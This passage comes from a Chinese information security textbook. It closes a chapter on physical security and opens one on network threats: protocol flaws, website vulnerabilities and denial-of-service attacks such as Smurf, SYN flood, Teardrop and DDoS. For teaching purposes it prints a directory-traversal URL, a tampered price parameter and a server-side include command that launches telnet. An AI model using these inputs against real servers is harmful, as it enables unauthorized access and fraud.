标记管理制度。对安全区域实施分级标记管理,对出入安全区域的工作人员应验证标记,安全标记不相符的人员不得入内。对安全区域内的活动进行监视和记录,所有物理设施应设置安全标记。

第四级物理安全技术要求中规定了"人员与职责要求":在满足第三级要求的基础上,要求安全管理渗透到计算机信息系统各级应用部门,对物理安全管理活动实施质量控制,建立质量管理体系文件。要求独立的评估机构对使用的安全管理职责体系、计算机信息系统物理安全风险控制、管理过程的有效性进行评审,保证安全管理工作的有效性。对不同安全区域实施隔离,建立出入审查、登记管理制度,保证出入得到明确授权。对标记安全区域内的活动进行不间断实时监视记录。建立出入安全检查制度,保证出入人员没有携带危及信息系统物理安全的物品。

第五级物理安全技术要求在标准中未进行描述。

## 6.4 本章小结

物理安全在整个计算机网络信息系统安全体系中占有重要地位。物理安全涉及计算机设备、设施、环境、人员等整个系统应当采取的安全措施,确保信息系统安全可靠运行,防止人为或自然因素的危害而使信息丢失、泄露或破坏。本章首先对物理安全的内涵、主要威胁、主要技术及相关标准进行了概述;然后对物理访问控制技术、生物识别技术、检测和监控技术、物理隔离技术、防信息泄露技术等进行了详细介绍;最后,对物理安全管理所涉及的环境安全管理、设备安全管理、数据安全管理、人员安全管理等内容进行了阐述。

## 参考文献


[1] GB/T 21052—2007,信息安全技术信息系统物理安全技术要求.

[2] 徐云峰,郭正彪. 物理安全. 武汉:武汉大学出版社,2010.

[3] 孙庆和,刘道群. 网络隔离技术在 3G 移动办公中的应用探讨. 计算机科学,2013,40(6A):381-383.

[4] 田捷,杨鑫. 生物特征识别理论与应用. 北京:清华大学出版社,2009.

[5] 孙冬梅,裘正定. 多模态生物特征识别技术进展综述. 计算机应用与软件,2009,12(26):84-86.

[6] 万平国. 网络隔离与网闸. 北京:机械工业出版社,2004.


## 思考题

1. 物理安全在计算机信息系统安全中的意义是什么?
2. 物理安全主要包含哪些方面的内容?
3. 生物识别系统常见的实现方式和实现过程是怎样的?
4. 物理隔离与逻辑隔离的区别是什么?
5. 防止电磁泄漏的主要途径有哪些?

# 第7章 网 络 安 全

**本章学习要点：**

- 了解网络所面临的安全威胁；
- 掌握防止网络攻击的控制措施；
- 了解防火墙的体系结构、类型、能力和限制，掌握防火墙的基本工作原理；
- 了解入侵检测系统的功能及类型；
- 了解虚拟专有网的类型和协议；
- 了解移动通信网络安全和无线局域网安全。

网络安全从其本质上来讲就是网络上的信息安全，涉及的领域相当广泛，这是因为在目前的公用通信网络中存在着各种各样的安全漏洞和威胁。凡是涉及网络上信息的保密性、完整性、可用性、真实性和可控性的相关技术和理论，都是网络安全所要研究的领域。严格地说，网络安全是指网络系统的硬件、软件及其系统中的数据受到保护，不受偶然的或者恶意的原因而遭到破坏、更改、泄露，系统连续可靠正常地运行，网络服务不中断。

## 7.1 网络安全威胁与控制

### 7.1.1 网络安全威胁

**1. 威胁分类**

网络所面临的安全威胁大体可分为两种：一是对网络本身的威胁，二是对网络中信息的威胁。对网络本身的威胁包括对网络设备和网络软件系统平台的威胁；对网络中信息的威胁除了包括对网络中数据的威胁外，还包括对处理这些数据的信息系统应用软件的威胁。

这些威胁主要来自人为的无意失误、人为的恶意攻击、网络软件系统的漏洞和“后门”三个方面的因素。

(1) 人为的无意失误是造成网络不安全的重要原因。网络管理员在这方面不但肩负重任，还面临越来越大的压力。稍有考虑不周，安全配置不当，就会造成安全漏洞。另外，用户安全意识不强，不按照安全规定操作，如口令选择不慎，将自己的账户随意转借他人或与别人共享，都会对网络安全带来威胁。

（2）人为的恶意攻击是目前计算机网络所面临的最大威胁。人为攻击又可以分为两类：一类是主动攻击，它以各种方式有选择地破坏系统和数据的有效性和完整性；另一类是被动攻击，它是在不影响网络和应用系统正常运行的情况下，进行截获、窃取、破译，以获得重要机密信息。这两种攻击均可对计算机网络造成极大的危害，导致网络瘫痪或机密泄露。

（3）网络软件系统不可能百分之百无缺陷和无漏洞。另外，许多软件都存在设计编程人员为了方便而设置的“后门”。这些漏洞和“后门”恰恰是黑客进行攻击的首选目标。

多数安全威胁都具有相同的特征，即威胁的目标都是破坏机密性、完整性或者可用性；威胁的对象包括数据、软件和硬件；实施者包括自然现象、偶然事件、无恶意的用户和恶意攻击者。

**2．对网络本身的威胁**

1）协议的缺陷

网络协议是网络的基础，协议的缺陷是网络安全威胁的根源之一。互联网联盟为了详细检查所有因特网协议，而将它们公开张贴出来。每一种被接受的协议都被分配了一个 Internet（Request For Comment，RFC）标准（草案）编号。在协议被接受成为一个标准之前，许多协议中存在的问题就已经被那些敏锐的检查者发现并得到了校正。

但是，协议的定义是由人制定和审核的，协议本身可能是不完整的，也难免存在某些缺陷。某些网络协议的实现是很多安全缺陷的源头，攻击者可以利用这些错误。特别是下述软件的故障：SNMP（网络管理），DNS（寻址服务）和 E-mail 服务（如 SMTP 和 S/MIME）。虽然不同的厂商会编写实现他们自己服务的代码，但他们常常基于通用（有缺陷）的原型。这样，在 Windows 上成功的交互，有可能在 UNIX 上失效。例如，针对 SNMP 缺陷（漏洞代码：107186），CERT 报告列出了建议使用的近 200 套不同的实现方案。

2）网站漏洞

因为网络几乎完全暴露在用户面前，所以非常脆弱。如果你使用应用程序，不会获取并查看程序代码。对于网站来说，攻击者能下载网站代码，再离线长时间研究它。对于程序而言，几乎不能控制使用哪种顺序访问程序的不同部分，但是，网站攻击者可以控制以哪种顺序访问网页，甚至直接访问网页 5，而不按 1 到 4 的顺序访问。攻击者也能选择提供哪种数据，以及用不同的数据进行实验，以测试网站的反应。简而言之，攻击者在挑战控制权方面具有优势。

（1）网站被“黑”。一种最广为人知的攻击方式是网站被“黑”式攻击。这不仅是因为其结果是可见的，而且实施起来也比较容易。由于网站的设计使得代码可以下载，这就允许攻击者能够获取全部超文本文档和在加载进程中与客户相关的所有程序。攻击者甚至可以看到编程者在创建或者维护代码时遗留下来的注释。下载进程实质上为攻击者提供了一份该网站的规划图。

（2）缓冲区溢出。网页也存在缓冲区溢出问题。攻击者向一个程序中输入大量数据，比预期所要接收的数据多得多。由于缓冲区的大小是有限的，所以过剩的数据就会溢出到相邻的代码和数据区域中去。

最知名的网页服务器缓冲区溢出也许就是称为 iishack 的文件名问题了。这种攻击方式如此著名，以至于被写进了一个程序中(参见 http://www.technotronic.com)。只需提供要攻击的站点和攻击者想要服务器执行的程序的 URL 作为参数，攻击者就可以执行该程序实施攻击。

其他网页服务器对于极长的参数字段也很容易发生缓冲区溢出错误，比如长度为 10 000 的口令或者填充大量空格或空字符的长 URL。

(3)“../”问题。网页服务器代码应该一直在一个受到限制的环境中运行。在理想情况下，网页服务器上应该没有编辑器、xterm 和 Telnet 程序，甚至连绝大多数系统应用程序都不应该安装。通过这种方式限制了网页服务器的运行环境以后，即使攻击者从网页服务器的应用程序区跳到了别处，也没有其他可执行程序可以帮助攻击者使用网页服务器所在的计算机和操作系统来扩大攻击的范围。用于网页应用程序的代码和数据可以采用手工方式传送到网页服务器。但是，相当多的应用软件程序员却喜欢在存放网页应用程序的地方编辑它，因此，认为有必要保留编辑器和系统应用程序，为他们提供一个完整的开发环境。

第二种阻止攻击的方法是创建一个界地址来限制网页服务器应用程序的执行区域。有了这样一个界地址，服务器应用程序就不能从它的工作区域中跳出来访问其他具有潜在危险的系统区域(比如编辑器和系统应用程序)了。服务器把一个特定的子目录作为根目录，服务器需要的所有东西都放在以此根目录开始的同一个子树中。

无论是在 UNIX 还是在 Windows 操作系统中，“..”都代表某一个目录的父目录。依次类推，“../..”就是当前位置的祖父目录。因此，可以输入文件名的人每输入一次“..”就可以进入到目录树的上一层目录。Cerberus Information Security 的分析家们发现微软索引服务器的扩展文件 webhits.dll 中就存在这个漏洞。例如，传递一个如下的 URL 会导致服务器返回请求的 autoexec.nt 文件，从而允许攻击者修改或者删除它：

```
http://yoursite.com/webhits.htw?ciwebhits&file=../../../../../winnt/system32/autoexec.nt
```

(4) 应用代码错误。用户的浏览器与网页服务器之间传递着一种复杂而且无状态的协议交换。网页服务器为了使自己的工作更轻松一些，向用户传递一些上下文字符串，而要求用户浏览器用全部上下文进行应答。一旦用户可以修改这种上下文内容，就会出现问题。

下面用一个假想的销售站点来说明这个问题。用 CDs-R-Us 来称呼该站点，它出售 CD。在某一个特定时刻，该站点的服务器可能有一千甚至更多个交易正处于不同的状态。该站点显示了供订购的货物清单网页，用户选择其中的一种货物，站点又显示出更多的货物，用户又选择其中的几种，如此进行下去，直到用户结束选择为止。然后，很多人会通过指定付账和填入邮购信息继续完成这份订单，但也有一些人使用像这样的网站作为在线目录或者指南，而没有实际订购货物的意图。比如，他们想使用该站点来查询 Cherish the Ladies 最近出版 CD 的价格；也可能使用在线书籍服务来确定有多少 Iris Murdoch 编写的书正在销售。或者，即使用户确实有购物的诚意，有时也会由于网页连接失败而留下一个不完整的交易。正是考虑到这些因素，网页服务器常常通过一些紧跟

在 URL 之后的参数字段来跟踪一个还没有完成的订单的当前状态。随着每一个用户的选择或者页面请求操作,这些字段从服务器传递到浏览器,然后又返回给服务器。

假设你已经选择了一张 CD,正在查看第二个网页。网页服务器已经传递给你一个与此类似的 URL:

```
http://www.CDs-r-us.com/buy.asp?i1=459012&p1=1599
```

该 URL 意味着你已经选择了一张编号为 459012 的 CD,单价是 15.99 美元。现在,你选择了第二张 CD,而 URL 变成了:

```
http://www.CDs-r-us.com/buy.asp?i1=459012&p1=1599&i2=365217&p2=1499
```

如果你是一位高明的攻击者,就会知道在用户浏览器的地址窗口中的 URL 是可以编辑的。结果,将其中的 1599 和 1499 都改成了 199。这样,当服务器汇总你的订单时,瞧,你的两张 CD 的单价都只有 1.99 美元了!

在第一次需要显示价格的时候,服务器会设置(检查)每一项物品的价格。但后来,被检查过的数据项失去了控制,而没有对它们进行复核。这种情况经常出现在服务器应用程序代码中,因为应用程序编程人员常常没有意识到其中存在的安全问题,以至于常常对一些恶意的举动没有预见性。

(5) 服务器端包含。一种具有代表性的更严重问题称为服务器端包含(Server-Side Include)问题。该问题利用了一个事实:网页中可以自动调用一个特定的函数。例如,很多页面的最后都显示了一个"请与我联系"链接,并使用一些 Web 命令来发送电子邮件消息。这些命令(比如 E-mail,if,goto 和 include 等)都被置于某一个区域,以便转换成 HTML 语言。

其中一种服务器端包含命令称为 exec,用于执行任意一个存放于服务器上的文件。例如,以下服务器端包含命令:

```
<!-#exec cmd="/usr/bin/telnet &"->
```

会以服务器的名义(也就是说,具有服务器的特权)打开一个在服务器上运行的 Telnet 会话。攻击者会对执行像 chmod(改变一个对象的访问权限),sh(建立一个命令行解释器)或者 cat(复制到一个文件)这样的命令很感兴趣。

3) 拒绝服务

可用性攻击,有时称为拒绝服务或者 DoS 攻击,在网络中比在其他的环境中更加值得重视。可用性或持续服务面临着很多意外或者恶意的威胁。

(1) 传输故障。有很多原因会导致通信故障。比如,电话线被切断;网络噪声使得一个数据包不能被识别或者不能被投递;传输路径上的一台设备出现软件或者硬件故障;一台设备因维修或者测试而停止服务;某台设备被太多任务所淹没,从而拒绝接收其他输入数据,直到所有过载数据被清除为止。在一个主干网络(包括因特网)中,其中的许多问题都是临时出现或者能够自动恢复(通过绕道的方式)的。

然而,一些故障却很不容易修复。比如,连接到你使用的计算机的唯一一根通信线路(例如,从网络到你的网卡或者连到你的 Modem 上去的电话线)被折断了,就只能通过另

外接一根线或者修理那根被损坏的线来进行恢复。网络管理员会说“这对网络的其他部分不会造成影响”,但对你而言,这句话起不到任何安慰作用。

站在一个恶意的立场来看,所有可以切断线路、干扰网络或者能使网络过载的人都可以造成你得不到服务。来自物理上的威胁是相当明显的。下面来介绍一些可以导致拒绝服务的电子攻击类型。

(2) 连接洪泛。最早出现的拒绝服务攻击方式是使连接出现泛滥。如果一名攻击者给你发送了太多数据,以至于你的通信系统疲于应付,这样,就没空接收任何其他数据了。即使偶尔有一两个来自其他人的数据包被你收到,你们之间的通信质量也会出现严重降级。

一些更为狡猾的攻击方式使用了因特网协议中的元素。除了 TCP 和 UDP 协议以外,因特网协议中还有一类协议,称为网际控制报文协议(Internet Control Message Protocol,ICMP),通常用于系统诊断。这些协议与用户应用软件没有联系。ICMP 协议包括:

- Ping:用于要求某个目标返回一个应答,目的是看目标系统是否可以到达以及是否运转正常。
- Echo:用于请求一个目标将发送给它的数据发送回来,目的是看连接链路是否可靠(Ping 实际上是 Echo 的一个特殊应用)。
- Destination Unreachable:用于指出一个目标地址不能被访问。
- Source Quench:意味着目标即将达到处理极限,数据包的发送端应该在一段时间内暂停发送数据包。

这些协议对于网络管理有重要的作用。但是,它们也可能用于对系统的攻击。由于这些协议都是在网络堆栈中进行处理的,因而在接收主机端检测或者阻塞这种攻击是很困难的。下面来看看怎样使用其中的两种协议来攻击一名受害者。

① 响应索取。这种攻击发生在两台主机之间。chargen 是一个用于产生一串数据包的协议,常常用于测试网络的容量。攻击者在主机 A 上建立起一个 chargen 进程,以产生一串包,作为对目标主机 B 的响应包。然后,主机 A 生成一串包发送给主机 B,主机 B 通过响应它们,返回这些包给主机 A。这一系列活动使得网络中包含主机 A 和主机 B 部分的基础设施进入一种无限循环状态。更有甚者,攻击者在发送第一个包的时候,将它的目标地址和源地址都设置成主机 B 的地址,这样,主机 B 就会陷入一个循环之中,不断地对它自己发出的消息做出应答。

② 死亡之 Ping。死亡之 Ping(Ping of Death)是一种简单的攻击方式。因为 Ping 要求接收者对 Ping 请求做出响应,故攻击者所要做的事情就是不断地向攻击目标发送大量的 Ping,以图淹没攻击目标。然而,这种攻击要受攻击路径上最小带宽的限制。如果攻击者使用的是 10Mbit/s 带宽的连接,而到攻击目标的路径带宽为 100Mbit/s 甚至更高,那么,单凭攻击者自身是不足以淹没攻击目标的。但是,如果将这两个数字对换一下,即攻击者使用 100Mbit/s 的连接,而到攻击目标的路径带宽为 10Mbit/s,则攻击者可以轻易地淹没攻击目标。这些 Ping 包将会把攻击目标的带宽堵塞得满满当当。

③ Smurf。Smurf 攻击是 Ping 攻击的一个变体。它采用与 Ping 攻击方式相同的载

体——Ping 包，但使用了另外两种手法。首先，攻击者需要选择不知情的受害者所在的网络。攻击者假造受害者的主机地址作为 Ping 包中的源地址，以使 Ping 包看起来像是从受害者主机发出来的一样。然后，攻击者以广播模式(通过将目标地址的最后一个字节全部设置为 1)向网络发送该请求，这些广播包就会发布给网络上的所有主机，如图 7-1 所示。





**图 7-1　Smurf 攻击**

④ 同步洪泛。同步洪泛(SYN Flood)是另一种流行的拒绝服务攻击。这种攻击利用了 TCP 协议组，使用这些面向会话的协议来实施攻击。

对于一个协议(比如 Telnet)，在协议的对等层次之间将建立一个虚拟连接，称为一个会话(Session)，以便对 Telnet 终端模仿自然语言中来来回回、有问有答的交互过程进行同步。三次 TCP 握手建立一个会话。每一个 TCP 包都有一些标记位，其中有两个标记位表示 SYN(同步)和 ACK(应答)。在开始一次 TCP 连接时，连接发起者发送一个设置了 SYN 标记的包。如果接收方准备建立一个连接，就会用一个设置了 SYN 和 ACK 标记的包进行应答。然后，第一方发送一个设置了 ACK 标记的包给接收方，这样就完成了建立一个清晰完整的通信通道的交换过程，如图 7-2 所示。





**图 7-2　三次连接握手**

包在传输过程中偶尔会出现丢失或者损坏的情况。因此，在接收端维持着一个称为 SYN_RECV 连接的队列，用于跟踪已经发送了 SYN-ACK 信号但还没有收到 ACK 信号的项。在正常情况下，这些工作在一段很短的时间内就会完成。但如果 SYN-ACK(2) 或者 ACK(3) 包丢失，最终目标主机会由于这个不完整的连接超时而将它从等待队列中丢掉。

攻击者可以通过发送很多 SYN 请求而不以 ACK 响应，从而填满对方的 SYN_RECV 队列来对目标进行拒绝服务攻击。通常 SYN_RECV 队列相当小，比如只能容纳 10 个或者 20 个表项。由于在因特网中存在潜在的传输延迟，通常在 SYN_RECV 队列中保留数据的时间最多可达几分钟。因此，攻击者只需要每隔几秒钟发送一个新的 SYN 请求，就可以填满该队列。

攻击者在使用这种方法的时候，通常还要做一件事情：在初始化 SYN 包中使用一个

不存在的返回地址来欺骗对方。为什么？有两个原因。第一，攻击者不希望泄露真实的源地址，以免被通过检查 SYN_RECV 队列中的包而试图识别攻击者的人认出来。第二，攻击者想要使得这些伪造的 SYN 包与用于建立真实连接的合法 SYN 包没有区别。为每个包选择一个不同的(骗人的)源地址，以使它们是唯一的。一个 SYN-ACK 包发往一个不存在的地址会导致网络发出一个“目标不能到达”的 ICMP 报文，但这不是 TCP 所期待的 ACK 信号(请记住，TCP 和 ICMP 是不同的协议组。因此，一个 ICMP 应答不需要返回到发送者的 TCP 处理部分)。

⑤ Teardrop。Teardrop 攻击滥用了设计来改善网络通信的特性。一个网络 1P 数据报是一个变长的对象。为了支持不同的应用和不同的情况，数据报协议允许将单个数据单元分片，即分成小段数据，分别发送。每个分片可表明其长度和在数据单元中的相对位置。接收端负责重新将分片组装成单个数据单元。

在 Teardrop 攻击中，攻击者发送一系列数据报，这些数据报不能被正确组装在一起。一个数据报表明它的位置在长度为 60 字节的数据单元的位置 0 处。另一个表明它在 90 字节的数据单元的位置 30 处，还有一个表明它在 173 字节的数据单元位置 41 处。这三个分片是重叠的，所以，不能正确重组。在极端情况下，操作系统将把不能重组的数据单元部分锁住，而导致拒绝服务。

(3) 流量重定向。路由器工作在网络层，是一种在源主机所在网络与目标主机所在网络之间，通过一些中间网络来向前传递消息的设备。因此，如果攻击者可以破坏寻址，就不能正确传递消息。

路由器使用复杂的算法来决定如何进行路径选择。不管采用何种算法，从本质上说都是为了寻找一条最好的路径(在这里，“最好”是通过一些综合指标来进行衡量的，比如距离、时间、费用和质量等)。每一个路由器只知道与它共享相同网络连接的路由器，路由器之间使用网关协议来共享一些信息，这些信息是关于彼此之间的通信能力的。每一个路由器都要向它的相邻路由器通告它自己到达其他网络的路径情况。这个特点可以被攻击者用来破坏网络。

请牢记：说到底，路由器都只是一台带有两块或者更多网卡的计算机。假设一台路由器向它的所有相邻路由器报告：它到整个网络的每一个其他地址都有最好的路径。很快，所有路由器都会将所有通信传递到该路由器。这样，这台路由器就会被大量通信所淹没，或者只能将大多数通信一丢了之。无论出现哪一种情况，都会造成大量通信永远不能到达预期的目标。

(4) DNS 攻击。最后一种拒绝服务攻击是一类基于域名服务器(Domain Name Server，DNS)的攻击。DNS 是一张表，用于将域名(比如 ATT. COM)转换成对应的网络地址(比如 211.217.74.130)，这个过程称为域名解析。域名服务器在遇到它不知道的域名时，通过向其他域名服务器提出询问来进行解析。出于效率的考虑，它会将收到的答案存储起来，以便将来再解析该域名的时候能够更快一些。

在绝大多数采用 UNIX 实现域名服务的系统中，域名服务器运行的软件称为 BIND (Berkeley Internet Name Domain)或者 Named(Name Daemon 的简写)。在 BIND 中存在着大量缺陷，包括现在大家熟悉的缓冲区溢出缺陷。

通过接管一个域名服务器或者使其存储一些伪造的表项(称为 DNS 缓存中毒),攻击者可以对任何通信进行重定向,这种方式带有明显拒绝服务的含义。

2002 年 10 月,大量洪泛流量淹没了顶级域名 DNS 服务器,这些服务器构成了因特网寻址的基石。大约一半的流量仅来自 200 个地址。虽然人们认为这些问题是防火墙的误配置,但没有人确知是什么引起了攻击。

2005 年 3 月,一次攻击利用了 Symantec 防火墙的漏洞,该漏洞是允许修改 Windows 机器中的 DNS 记录。但这次攻击的对象不是拒绝服务。在这次攻击中,"中招"的 DNS 缓存重定向用户到广告网站,这些广告网站在每次用户访问网站时进行收费。同时,这次攻击也阻止用户访问合法网站。

4) 分布式拒绝服务

上面所列举的拒绝服务攻击本身就已经非常具有威力了,但是,攻击者还可以采取一种两阶段的攻击方式,攻击效果可以扩大很多倍。这种乘数效应为分布式拒绝服务攻击提供了巨大威力。攻击者发起 DDoS 攻击的第一步是在 Internet 上寻找有漏洞的主机并试图侵入,入侵成功后在其中安装后门或者木马程序;第二步是在入侵各主机上安装攻击程序,由程序功能确定其扮演的不同角色;最后由各部分主机各司其职,在攻击者的调遣下对目标主机发起攻击,制造数以百万计的数据分组流入欲攻击的目标,致使目标主机或网络极度拥塞,从而造成目标系统的瘫痪。

与 DoS 一次只能运行一种攻击方式攻击一个目标不同,DDoS 可以同时运用多种 DoS 攻击方式,也可以同时攻击多个目标。攻击者利用成百上千个被"控制"结点向受害结点发动大规模的协同攻击。通过消耗带宽、CPU 和内存等资源,造成被攻击者性能下降,甚至瘫痪和死机,从而造成合法用户无法正常访问。与 DoS 相比,其破坏性和危害程度更大,涉及范围更广,更难发现攻击者。DDoS 的攻击原理如图 7-3 所示。

